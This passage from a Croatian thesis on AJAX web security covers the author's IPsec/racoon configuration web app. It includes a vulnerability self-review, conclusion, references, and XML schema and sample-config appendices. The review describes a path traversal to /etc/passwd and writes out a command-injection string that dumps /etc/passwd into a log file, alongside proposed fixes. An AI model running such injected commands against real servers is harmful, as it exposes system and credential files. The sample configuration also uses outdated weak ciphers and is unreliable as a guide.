Ovakav pristup datotekama moguć je isključivo korištenjem ovlasti korisničkog računa poslužitelja (`www-data`) koji može pristupiti svim javnim datotekama, kao i ostali korisnici na poslužitelju. Onemogućavanje se može izvršiti u modelu `disc`, kako pri učitavanju, tako i pri pohrani datoteke, tako da se korištenjem `real_path()` PHP funkcije dozna stvarni put koji korisnik traži (eliminacijom `../` tako da izraz iz gornjem zahtjevu bude jednak `/etc/passwd`) i provjerom da li taj put odgovara npr. direktoriju `/var/www/webike/confs/` u kojem se nalaze konfiguracije). Ovaj propust se dakle ne odnosi samo na spomenute datoteke, već na sve datoteke kojima korisnički račun poslužitelja ima pristup, što uključuje i PHP datoteke aplikacije, kao i `config.ini` datoteku.

U sklopu pokretanja *racoon* alata, aplikacija izdaje naredbe kroz *konzolu sustava* (engl. shell). Umetanjem nove naredbe u neke od parametara pokretanja *racoon* alata, možemo uzrokovati izvođenje te naredbe u konzoli, međutim ovo je ponovno ograničeno ovlastima korisničkog računa poslužitelja i dodatnim ovlastima administratorskog izvođenja kroz sudoers datoteku. Ukoliko kao dodatni argument pokretanja *racoon* alata umetnemo izraz **`; cat /etc/passwd > /var/www/zend-ike/confs/racoon.log`** gdje je `/var/www/zend-ike/confs/racoon.log` datoteka koja se koristi za zapise, nakon pokretanja *racoon* alata, izvršit će se i pohrana sadržaja `/etc/passwd` datoteke u datoteku zapisa, te će se osvježavanjem zapisa sadržaj `/etc/passwd` datoteke prikazati među zapisima *racoon* alata, kako prikazuje slika 4.35. Onemogućavanje se može izvršiti kontrolom unosa korisnika prije pokretanja alata, što se prvenstveno odnosi na znak ";" koji služi odvajanju naredbi u konzoli sustava.

Slika 4.35. Sadržaj /etc/passwd datoteke prikazan među zapisima *racoon* alata

Posljednja dva problema nisu ispravljena postavljanjem ograničenja, iako bi se to lako moglo ostvariti, isključivo da bi se omogućila fleksibilnost korisnika aplikacije. Upravo stoga, potrebno je napomenuti da bi korisnici aplikacije trebale biti osobe od povjerenja administratora.

5. Zaključak

Razvoj Web-a u zadnjem desetljeću uveo je mnoštvo novih mogućnosti, ali i mnoštvo novih problema. Putem od početaka i statičkog sadržaja, pa do današnjih višemedijskih, interaktivnih i dinamičkih sadržaja i usluga koje Web nudi, provlači se stalna potreba za napretkom u svim segmentima i smjerovima, ali i njihova zaštita. Web zadnjih nekoliko godina, posebice od početka Web 2.0 evolucije, postaje nova računalna i komunikacijska platforma. Evolucija Web-a postavlja nove ciljeve u razvoju, ali će sigurnost zasigurno ostati jedan od glavnih aspekata. Većina se još nije navikla na činjenicu kako Web poslužitelj više nije glavna karika sigurnosti, već da su to postali i klijent i komunikacijski kanal, gdje je sigurnosti potrebno posvetiti ako ne veću, onda barem jednaku pažnju, kako u trenutnom stadiju, tako i u novostima koje tehnologija donosi.

Kroz primjere u ovome radu, prikazani su trendovi u razvoju zloćudnog kôda, prvenstveno na klijentskoj strani u JavaScript jeziku, koji preuzimaju glavnu ulogu u napadima na korisnike, ali i na pružatelje usluga. Vrlo je značajan trend opadanja broja tradicionalnih oblika virusa i ogromno povećanje broja Internet crva i ostalog zloćudnog kôda koji postoji i širi se isključivo na Internet mreži kao svojoj platformi.

Aplikacija stvorena u praktičnom radu je predviđena za dodatna proširenja mogućnosti, posebice u smjeru upotpunjenja podrške za IKEv2 alat, ali i kao ogledni primjer AJAX aplikacije. Dodatno osnaživanje sigurnosnih mehanizama aplikacije treba vršiti paralelno s proširenjem mogućnosti. Također, u aplikacijama koje su specifične po zahtjevima kao ova, moguće je raspravljati o upitnoj isplativosti korištenja AJAX-a ondje gdje možda i nije potreban, tj. korištenje AJAX-a samo radi AJAX-a. Pitanje je jesu li za ovaj tip aplikacije Web platforma i AJAX model nužni, posebice u fazi testiranja, jer iako daju aplikaciji dodatnu interaktivnost, dovode do značajnih komplikacija pri proširenju.

Matija Zeman

6. Literatura

[1] Ajax Tutorial, dostupno na Internet adresi http://www.xul.fr/en-xml-ajax.html

[2] Jesse James Garrett: Ajax - A New Approach to Web Applications, dostupno na Internet adresi http://www.adaptivepath.com/publications/essays/archives/000385.php

[3] Wikipedia AJAX, dostupno na Internet adresi http://en.wikipedia.org/wiki/Ajax_%28programming%29

[4] Wikipedia XMLHttpRequest, dostupno na Internet adresi http://en.wikipedia.org/wiki/XMLHttpRequest

[5] Wikipedia JavaScript, dostupno na Internet adresi http://en.wikipedia.org/wiki/JavaScript

[6] Wikipedia XML, dostupno na Internet adresi http://en.wikipedia.org/wiki/Xml

[7] Wikipedia JSON, dostupno na Internet adresi http://en.wikipedia.org/wiki/Json

[8] Zend Framework, dostupno na Internet adresi http://framework.zend.com

[9] Yahoo User Interface Toolkit, dostupno na Internet adresi http://developer.yahoo.com/yui/

[10] Jaswinder S. Hayre, Jayasankar Kelath: Ajax Security Basics, dostupno na Internet adresi http://www.securityfocus.com/infocus/1868/1

[11] Jeremiah Grossman blog, dostupno na Internet adresi http://jeremiahgrossman.blogspot.com

[12] Stewart Twynham, Bawden Quinn Associates: AJAX Security, dostupno na Internet adresi http://www.it-observer.com/articles/1062/ajax_security/

[13] Earle Castledine: Using the XMLHttpRequest Object and AJAX to Spy On You, dostupno na Internet adresi http://www.devx.com/webdev/Article/28861

[14] Paros proxy, dostupno na Internet adresi http://www.parosproxy.org/

[15] Greasemonkey, dostupno na Internet adresi http://www.greasespot.net/

[16] Technical explanation of The MySpace Worm, dostupno na Internet adresi http://namb.la/popular/tech.html

[17] OWASP Top 10 Project, dostupno na Internet adresi http://www.owasp.org/index.php/OWASP_Top_Ten_Project

[18] OWASP WebScarab, dostupno na Internet adresi http://www.owasp.org/index.php/OWASP_WebScarab_Project

[19] Eval'ing with IE's window.execScript, dostupno na Internet adresi http://ajaxian.com/archives/evaling-with-ies-windowexecscript

[20] Shreeraj Shah: Vulnerability Scanning Web 2.0 Client-Side Components, dostupno na Internet adresi http://www.securityfocus.com/infocus/1881/1

[21] Chris Shiflett: Zend Framework Tutorial, dostupno na Internet adresi http://hades.phparch.com/ceres/public/article/index.php/art::zend_framework::tutorial/0

[22] Joe Stump: Understanding MVC in PHP, dostupno na Internet adresi http://www.onlamp.com/pub/a/php/2005/09/15/mvc_intro.html

[23] JavaScript includes - yet another way of RPC-ing, dostupno na Internet adresi http://www.phpied.com/javascript-include/

[24] Chris Shiflett: Cross-Domain Ajax Insecurity, dostupno na Internet adresi http://shiflett.org/blog/2006/aug/cross-domain-ajax-insecurity

[25] Missing image hack, dostupno na Internet adresi

http://www.ajaxprogrammer.com/?p=17
[26] W3C working draft – XMLHttpRequest object, dostupno na Internet adresi http://www.w3.org/TR/XMLHttpRequest/
[27] Shreeraj Shah, Hacking Web 2.0 Applications with Firefox, dostupno na Internet adresi http://www.securityfocus.com/infocus/1879
[28] Chris Shiflett: Cross-Site Request Forgeries, dostupno na Internet adresi http://shiflett.org/articles/cross-site-request-forgeries
[29] Chris Shiflett: Foiling Cross-Site Attacks, dostupno na Internet adresi http://shiflett.org/articles/foiling-cross-site-attacks
[30] WhiteHat Security publication - Myth-Busting AJAX (In)security, dostupno na Internet adresi http://www.whitehatsec.com/home/resources/articles/files/myth_busting_ajax_insecurity.html
[31] Shreeraj Shah: Top 10 Ajax Security Holes and Driving Factors, dostupno na Internet adresi http://www.net-security.org/article.php?id=956
[32] Jeremiah Grossman: Goodbye applet - hello nated IP address, dostupno na Internet adresi http://jeremiahgrossman.blogspot.com/2007/01/goodbye-applet-hello-nated-ip-address.html
[33] Same-Origin Policy Part 1 - Why we're stuck with things like XSS and XSRF/CSRF, dostupno na Internet adresi http://taossa.com/index.php/2007/02/08/same-origin-policy/
[34] GNUCITIZEN – Backdooring flash objects, dostupno na Internet adresi http://www.gnucitizen.org/blog/backdooring-flash-objects/
[35] GNUCITIZEN – Backdooring flash objects receipt, dostupno na Internet adresi http://www.gnucitizen.org/blog/backdooring-flash-objects-receipt/
[36] GNUCITIZEN – Backdooring quicktime movies, dostupno na Internet adresi http://www.gnucitizen.org/blog/backdooring-quicktime-movies/
[37] Bill Brenner: Report warns of critical flaw in Web 2.0, dostupno na Internet adresi http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1249966,00.html
[38] GNUCITIZEN – Attack API, dostupno na Internet adresi http://www.gnucitizen.org/projects/attackapi/
[39] Browser fun – Browser bugs, tricks and hacks, dostupno na Internet adresi http://browserfun.blogspot.com/
[40] Abe Fettig: How to make XmlHttpRequest calls to another server in your domain, dostupno na Internet adresi http://fettig.net/weblog/2005/11/28/how-to-make-xmlhttprequest-connections-to-another-server-in-your-domain/
[41] Ha.ckers blog, dostupno na Internet adresi http://ha.ckers.org
[42] WhiteHat Security, dostupno na Internet adresi http://www.whitehatsec.com
[43] The Web Application Security Consortium, dostupno na Internet adresi http://www.webappsec.org
[44] PHPClasses, dostupno na Internet adresi http://www.phpclasses.org
[45] MyAppSecurity Attack Labs, dostupno na Internet adresi http://www.attacklabs.com/
[46] ModSecurity 2, dostupno na Internet adresi www.modsecurity.org
[47] OpenLaszlo the premier open-source platform for rich internet applications, dostupno na Internet adresi http://www.openlaszlo.org/
[48] Adobe Flex 2 development framework, dostupno na Internet adresi http://www.adobe.com/products/flex/
[49] Shreeraj Shah blog, dostupno na Internet adresi http://shreeraj.blogspot.com/
[50] Tim O'Reilly: Web 2.0 Compact Definition – Trying again, dostupno na Internet adresi http://radar.oreilly.com/archives/2006/12/web_20_compact.html
[51] W3C Document Object Model (DOM), dostupno na Internet adresi

http://www.w3.org/DOM
[52] RFC 4627 – The application/json Media Type for JavaScript Object Notation, dostupno na Internet adresi http://www.ietf.org/rfc/rfc4627.txt
[53] RFC 2965 – HTTP State Management Mechanism, dostupno na Internet adresi http://www.ietf.org/rfc/rfc2965.txt
[54] Amit Klein: HTTP Response Smuggling, dostupno na Internet adresi http://www.cgisecurity.com/lib/http_response_smuggling.shtml
[55] Amit Klein: HTTP Response Splitting, Web Cache Poisoning Attacks and Related Topics White Paper, dostupno na Internet adresi http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
[56] Jeremiah Grossman: Cross-site tracing, dostupno na Internet adresi http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
[57] Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: HTTP Request Smuggling, dostupno na Internet adresi http://www.watchfire.com/resources/HTTP-Request-Smuggling.pdf
[58] Mozilla Same origin policy, dostupno na Internet adresi http://www.mozilla.org/projects/security/components/same-origin.html
[59] DWR – Direct Web Remoting, dostupno na Internet adresi http://getahead.org/dwr/
[60] Firebug – Firefox dodatak, dostupno na Internet adresi http://www.getfirebug.com/
[61] Chickenfoot – Firefox dodatak, dostupno na Internet adresi http://groups.csail.mit.edu/uid/chickenfoot/
[62] Anton Rager: XSS Proxy, dostupno na Internet adresi http://xss-proxy.sourceforge.net/
[63] Jeremiah Grossman: Jikto - crossing the line, dostupno na Internet adresi http://jeremiahgrossman.blogspot.com/2007/03/jikto-crossing-line.html
[64] Joris Evers: Tool turns unsuspecting surfers into hacking help, dostupno na Internet adresi http://news.com.com/2100-1002_3-6169034.html
[65] SPI Dynamics, dostupno na Internet adresi http://www.spidynamics.com/
[66] Brian Chess, Yekaterina Tsipenyuk O'Neil, Jacob West: JavaScript Hijacking, dostupno na Internet adresi http://www.fortifysoftware.com/servlet/downloads/public/JavaScript_Hijacking.pdf
[67] ASP.NET AJAX, dostupno na Internet adresi http://ajax.asp.net/
[68] Jeremiah Grossman: JavaScript malware, dostupno na Internet adresi https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf

Dodatak A - XML shema generičke konfiguracije

```
<?xml version="1.0" encoding="UTF-8" ?>
<schema xmlns="http://www.w3.org/2001/XMLSchema"
xmlns:WEBIke="http://www.example.org/NewXMLSchema"
targetNamespace="http://www.example.org/NewXMLSchema">
<element name="IKE" type="WEBIke:IKEEntrys" />
<complexType name="IKEEntrys">
      <sequence>
            <element name="IPSec" type="WEBIke:IPSecEntry"/>
      </sequence>
</complexType>
<complexType name="IPSecEntry">
      <sequence>
            <element name="Local" type="WEBIke:LocalOptions" />
            <element name="Remote" type="WEBIke:RemoteEntry"
maxOccurs="unbounded"/>
            <element name="SA" type="WEBIke:SAEntry" maxOccurs="unbounded"/>
      </sequence>
</complexType>
<complexType name="LocalOptions">
      <sequence>
            <element name="LocalAddress" type="WEBIke:ipAddressType" />
            <element name="LocalInterface" type="WEBIke:interfaceType" />
            <element name="LocalPort" type="WEBIke:portRangeType" />
            <element name="LocalID" type="string" />
      </sequence>
</complexType>
<simpleType name="ipAddressType">
      <restriction base="string">
            <pattern value="(25[0-5]|2[0-4][0-9]|[0-1]{1}[0-9]{2}|[1-9]{1}[0-
9]{1}|[1-9])\.(25[0-5]|2[0-4][0-9]|[0-1]{1}[0-9]{2}|[1-9]{1}[0-9]{1}|[1-9]|
0)\.(25[0-5]|2[0-4][0-9]|[0-1]{1}[0-9]{2}|[1-9]{1}[0-9]{1}|[1-9]|0)\.(25[0-5]|
2[0-4][0-9]|[0-1]{1}[0-9]{2}|[1-9]{1}[0-9]{1}|[0-9])" />
      </restriction>
</simpleType>
<simpleType name="portRangeType">
      <restriction base="string">
            <pattern value="any|([0-9]+)|(([0-9]+)\-([0-9]+))" />
      </restriction>
</simpleType>
<simpleType name="interfaceType">
      <restriction base="string">
            <pattern value="[a-z][a-z][a-z][0-9]" />
      </restriction>
</simpleType>
<complexType name="RemoteEntry">
      <sequence>
            <choice>
                  <sequence>
                        <element name="IPAddress" type="WEBIke:ipAddressType"
/>
                        <element name="Port" type="WEBIke:portRangeType" />
                  </sequence>
                  <element name="Anonymous" type="string" fixed="anonymous" />
            </choice>
            <element name="Identifier" type="string" />
            <element name="NATT" type="WEBIke:NATTOptions" />
            <element name="Policy" type="WEBIke:PolicyOptions" />
```

```
            <element name="Authentication" type="WEBIke:AuthOptions" />
            <element name="Lifetime" type="WEBIke:secondsType" />
            <element name="Proposal" type="WEBIke:ProposalOptions" />
      </sequence>
</complexType>
<complexType name="NATTOptions">
      <sequence>
            <element name="OnOff" type="WEBIke:natType" />
            <element name="Port" type="WEBIke:portRangeType" />
      </sequence>
</complexType>
<simpleType name="secondsType">
      <restriction base="string">
            <pattern value="([0-9]+) s" />
      </restriction>
</simpleType>
<simpleType name="natType">
      <restriction base="string">
            <pattern value="on|off|force" />
      </restriction>
</simpleType>
<complexType name="PolicyOptions">
      <sequence>
            <element name="GeneratePolicy" type="WEBIke:policyType" />
      </sequence>
</complexType>
<simpleType name="policyType">
      <restriction base="string">
            <pattern value="on|off" />
      </restriction>
</simpleType>
<complexType name="AuthOptions">
      <sequence>
            <element name="AuthMethod" type="WEBIke:AuthMethod" />
      </sequence>
</complexType>
<complexType name="AuthMethod">
      <choice>
            <element name="Certificates" type="WEBIke:CertAuth"
maxOccurs="unbounded" />
            <element name="EAP" type="WEBIke:EAPAuth" />
            <element name="PSK" type="WEBIke:PSKAuth" maxOccurs="unbounded" />
      </choice>
</complexType>
<complexType name="CertAuth">
      <sequence>
            <element name="CAtype" type="string" />
            <element name="CApath" type="string" />
            <element name="CERTtype" type="string" />
            <element name="CERTpath" type="string" />
            <element name="KEYpath" type="string" />
      </sequence>
</complexType>
<complexType name="EAPAuth">
      <sequence>
            <element name="RadiusServer" type="string" />
      </sequence>
</complexType>
<complexType name="PSKAuth">
      <sequence>
            <element name="PSKpath" type="string" />
      </sequence>
</complexType>
<complexType name="ProposalOptions">
      <sequence>
```

```
            <element name="Encryption" type="WEBIke:EncAlg" />
            <element name="Hash" type="WEBIke:HashAlg" />
            <element name="Lifetime" type="WEBIke:secondsType" />
            <element name="DH" type="WEBIke:DHtype" />
      </sequence>
</complexType>
<simpleType name="encalgType">
      <restriction base="string">
            <pattern value="des|3des|dev_iv32|des_iv64|rc5|rc4|idea|3idea|
cast128|blowfish|null_enc|twofish|rijndael|aes" />
      </restriction>
</simpleType>
<simpleType name="DHtype">
      <restriction base="string">
            <pattern value="modp768|modp1024|modp1536|modp2048|modp3072|
modp4096|modp6144|modp8192" />
      </restriction>
</simpleType>
<complexType name="EncAlg">
      <sequence>
            <element name="Algorithm" type="WEBIke:encalgType" />
      </sequence>
</complexType>
<simpleType name="hashalgType">
      <restriction base="string">
            <pattern value="md5|sha1|sha256|sha384|sha512" />
      </restriction>
</simpleType>
<complexType name="HashAlg">
      <sequence>
            <element name="Algorithm" type="WEBIke:hashalgType" />
      </sequence>
</complexType>
<complexType name="SAEntry">
      <sequence>
            <choice>
                  <element name="Tunnel" type="WEBIke:TunnelOptions" />
                  <element name="Anonymous" type="string" fixed="anonymous"/>
            </choice>
            <element name="Encryption" type="WEBIke:EncAlg" />
            <element name="Authentication" type="WEBIke:AuthAlg"/>
            <element name="PFS" type="WEBIke:DHtype"/>
      </sequence>
</complexType>
<complexType name="TunnelOptions">
      <sequence>
            <element name="LocalTunnelEndpoint" type="WEBIke:TunnelEndpoint" />
            <element name="RemoteTunnelEndpoint" type="WEBIke:TunnelEndpoint"
/>
      </sequence>
</complexType>
<complexType name="TunnelEndpoint">
      <sequence>
            <element name="IPAddress" type="WEBIke:ipAddressType" />
            <element name="Port" type="WEBIke:portRangeType" />
      </sequence>
</complexType>
<complexType name="AuthAlg">
      <sequence>
            <element name="Algorithm" type="WEBIke:authalgType" />
      </sequence>
</complexType>
<simpleType name="authalgType">
      <restriction base="string">
            <pattern value="des|3des|dev_iv32|des_iv64|hmac_md5|hmac_sha1|
```

```
hmac_sha256|hmac_sha384|hmac_sha512|non_auth" />
      </restriction>
</simpleType>
</schema>
```

Dodatak B - Primjer XML generičke konfiguracije

```
<?xml version="1.0" encoding="UTF-8"?>
<WEBIke:IKE xmlns:WEBIke="http://www.example.org/NewXMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="schema.xsd">
<IPSec>
      <Local>
            <LocalAddress>192.168.1.1</LocalAddress>
            <LocalInterface>eth0</LocalInterface>
            <LocalPort>any</LocalPort>
            <LocalID>myID@fer.hr</LocalID>
      </Local>
      <Remote>
            <IPAddress>192.168.2.2</IPAddress>
            <Port>any</Port>
            <Identifier>peer1ID@fer.hr</Identifier>
            <NATT>
                  <OnOff>on</OnOff>
                  <Port>500</Port>
            </NATT>
            <Policy>
                  <GeneratePolicy>on</GeneratePolicy>
            </Policy>
            <Authentication>
                  <AuthMethod>
                        <PSK>
                              <PSKpath>/etc/psk.txt</PSKpath>
                        </PSK>
                  </AuthMethod>
            </Authentication>
            <Lifetime>3600 s</Lifetime>
            <Proposal>
                  <Encryption>
                        <Algorithm>3des</Algorithm>
                  </Encryption>
                  <Hash>
                        <Algorithm>md5</Algorithm>
                  </Hash>
                  <Lifetime>3600 s</Lifetime>
                  <DH>modp768</DH>
            </Proposal>
      </Remote>
      <Remote>
            <Anonymous>anonymous</Anonymous>
            <Identifier>peer2ID@fer.hr</Identifier>
            <NATT>
                  <OnOff>on</OnOff>
                  <Port>500</Port>
            </NATT>
            <Policy>
                  <GeneratePolicy>on</GeneratePolicy>
            </Policy>
            <Authentication>
                  <AuthMethod>
                        <Certificates>
                              <CAtype>x509</CAtype>
                              <CAapath>/etc/CA.crt</CApath>
                              <CERTtype>x509</CERTtype>
```

```
                              <CERTpath>/etc/CERT.crt</CERTpath>
                              <KEYpath>/etc/CERT.key</KEYpath>
                        </Certificates>
                  </AuthMethod>
            </Authentication>
            <Lifetime>3600 s</Lifetime>
            <Proposal>
                  <Encryption>
                        <Algorithm>3des</Algorithm>
                  </Encryption>
                  <Hash>
                        <Algorithm>md5</Algorithm>
                  </Hash>
                  <Lifetime>3600 s</Lifetime>
                  <DH>modp768</DH>
            </Proposal>
</Remote>
<SA>
      <Tunnel>
            <LocalTunnelEndpoint>
                  <IPAddress>192.168.1.1</IPAddress>
                  <Port>any</Port>
            </LocalTunnelEndpoint>
            <RemoteTunnelEndpoint>
                  <IPAddress>192.168.2.1</IPAddress>
                  <Port>any</Port>
            </RemoteTunnelEndpoint>
      </Tunnel>
      <Encryption>
            <Algorithm>3des</Algorithm>
      </Encryption>
      <Authentication>
            <Algorithm>des</Algorithm>
      </Authentication>
      <PFS>modp768</PFS>
</SA>
<SA>
      <Anonymous>anonymous</Anonymous>
      <Encryption>
            <Algorithm>3des</Algorithm>
      </Encryption>
      <Authentication>
            <Algorithm>des</Algorithm>
      </Authentication>
      <PFS>modp768</PFS>
</SA>
</IPSec>
</WEBIke:IKE>
```